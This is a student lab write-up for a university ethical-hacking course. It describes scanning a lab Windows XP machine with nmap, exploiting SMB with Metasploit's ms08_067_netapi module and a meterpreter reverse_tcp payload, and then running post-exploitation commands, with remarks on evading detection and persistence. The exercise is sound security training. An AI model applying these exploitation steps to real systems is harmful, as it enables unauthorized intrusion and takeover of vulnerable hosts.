OLD DOMINION UNIVERSITY

CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS


Assignment #4 Ethical Hacking

Brandon Burke

01231397


TASK A

1. Run a port scan against the Windows XP using nmap command to identify open ports and services.




(1) Use “nmap” to find the ports that are open. To find the services running on the ports and their versions use the “-sV” flag. As we can see in the image above, SMB (Server Message Block) is open on port 445 which can lead to multiple vulnerabilities if not properly updated or secured.

2. Identify the SMB port number (default: 445) and confirm that it is open.




(2) We can confirm that SMB (port 445) is open by looking at the nmap scan from above and by running a command on the Windows XP machine itself. In this case, I ran “netstat -aon | findstr 445”. Using this command, we can see that port 445 is listening on all interfaces because of the “0.0.0.0” address.

3. Launch Metasploit Framework and search for the exploit module: ms08_067_netapi




(3) Launch the Metasploit Framework with “msfconsole” in the terminal. Next type “search ms08_067_netapi”. Metasploit will now show the exploit that you are looking for and will eventually use.

4. Use ms08_067_netapi as the exploit module and set meterpreter reverse_tcp as the payload.




(4) To use the exploit, I typed “use 0” because I already searched for the exploit in the previous step. If I did not search for the exploit, I could run “use exploit/windows/smb/ms08_067_netapi” which will lead to the same screen above. Next, I typed “options” to view what parameters are required to run the exploit. The first thing I did was set the payload to “windows/meterpreter/reverse_tcp” to make sure I was using the correct payload.

5. Use 4428 as the listening port number. Configure the rest of the parameters. Display your configurations and exploit the target.




(5) I then set the rest of the parameters. I set the RHOSTS to “192.168.1.14” which is the target Windows XP machine's IPv4 address. Next, I set the LHOST and LPORT. The LHOST was set to “eth0” which corresponds to “192.168.10.13” on the Kali machine. Then I set the LPORT to “4428” and typed “run” to run the exploit. I successfully gained a meterpreter shell as NT AUTHORITY\SYSTEM which is the local admin on the computer.

6. Execute the screenshot command to take a screenshot of the target machine if the exploit is successful.




(6) Screenshots can be taken with the “screenshot” command inside of the meterpreter shell. I ran the command and got a screenshot of the Windows XP screen with a command prompt window that is open. I put the text “Hello this is a message to the hacker :)” in the command prompt window to greet the hacker that just compromised the system.

7. In the meterpreter shell, display the target system's local date and time.




(7) The local date and time of the target system can be printed on the screen with "localtime". This will show the computer's date and time, but also the timezone. The timezone is useful as a hacker can predict when the user will use the computer to avoid detection when executing commands and exfiltrating data.

8. In the meterpreter shell, get the SID of the user.




(8) The SID of the user can be retrieved from the system with “getsid”. This will then be printed to the terminal for the hacker to see.

9. In the meterpreter shell, get the current process identifier.



(9) The current process identifier can be retrieved with “getpid”. This will print the process ID to the terminal. Attackers will often use this to migrate into other processes to avoid detection and elevate privileges of their shell to run more malicious commands.


10. In the meterpreter shell, get system information about the target.



(10) A hacker can get information about the target with “sysinfo” which will show the computer’s name, os, architecture, system language, domain, and logged on users. This is useful if the attacker is going to make custom exploits to privesc to an administrator. I did not need to privesc to an administrator as I already have NT AUTHORITY\SYSTEM as the compromised user in the meterpreter shell. From here, I can do whatever I please to the system such as persistence.

